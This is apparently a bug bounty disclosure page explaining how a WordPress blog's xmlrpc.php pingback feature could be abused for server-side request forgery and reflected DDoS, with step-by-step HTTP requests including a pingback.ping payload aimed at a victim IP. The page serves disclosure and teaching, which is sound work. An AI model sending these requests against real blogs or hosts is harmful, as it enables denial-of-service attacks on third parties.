DDOS using xmlrpc.php
A WordPress blog had the xmlrpc.php pingback feature enabled, which lets anyone make the server fetch a URL of their choosing. An attacker could point many such blogs at one victim host and use them together to flood it with traffic.
 Originally disclosed on HackerOne
- Triaged in 5 hours
- Fixed in 34 hours
- Disclosed after 35 hours
Wordpress blogs that have xmlrpc.php enabled for pingbacks, trackbacks, etc. can be made as a part of a huge botnet causing a major DDOS. The blog at withinsecurity.com has the xmlrpc.php file enabled and could thus be potentially used for such an attack against other victim hosts.

- In order to determine whether the xmlrpc.php file is enabled or not, using the Repeater tab in Burp, send the request below. See screenshot 1:
POST /xmlrpc.php HTTP/1.1
Host: withinsecurity.com
Connection: keep-alive
Content-Length: 175

<?xml version="1.0" encoding="utf-8"?>
<methodCall>
<methodName>demo.sayHello</methodName>
<params>
<param>
<value>admin</value>
</param>
</params>
</methodCall>
-
Notice that a successful response is received showing that the xmlrpc.php file is enabled.
-
Now, considering the blog post

https://withinsecurity.com/2015/10/is-there-really-a-cybersecurity-skills-gap/on the withinsecurity.com domain, the xmlrpc.php file discussed above could potentially be abused to cause a DDOS attack against a victim host. This is achieved by simply sending a request that looks like below. See Screenshot 2:
POST /xmlrpc.php HTTP/1.1
Host: withinsecurity.com
Connection: keep-alive
Content-Length: 293

<methodCall>
<methodName>pingback.ping</methodName>
<params>
<param>
<value><string>http://173.243.56.36/</string></value>
</param>
<param>
<value><string>https://withinsecurity.com/2015/10/is-there-really-a-cybersecurity-skills-gap/</string></value>
</param>
</params>
</methodCall>
- As soon as the above request is sent, the victim host (173.243.56.36) gets an entry in its log file with a request originating from the withinsecurity.com domain verifying the pingback. See screenshot 3.
This can be automated from multiple hosts and be used to cause a mass DDOS attack on the victim.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the pingback.ping method accepts an arbitrary URL and makes the server fetch it, with no restriction on where it points.
Impact
By automating this across many vulnerable blogs, an attacker could cause a mass distributed denial of service against a victim host.
What the attacker needed
Target runs WordPress with xmlrpc.php enabled; many such blogs to build a botnet
The fix
The text does not state a fix; it only notes that xmlrpc.php being enabled enables this abuse.
How it was found
- Send a request to xmlrpc.php calling the demo.sayHello method to check whether the file is enabled.
- Confirm the response shows the feature is enabled.
- Send a pingback.ping request naming the victim host as the source and a real blog post as the target.
- Observe the victim host's log showing a request coming from the blog's domain.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
WordPress has a feature called XML-RPC that lets other sites notify a blog when they link to it; this is called a pingback. When a blog receives a pingback, it visits the linking address to check it exists. If an attacker supplies the victim's address instead, the blog itself makes the request, so many blogs can be aimed at one target at once.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.








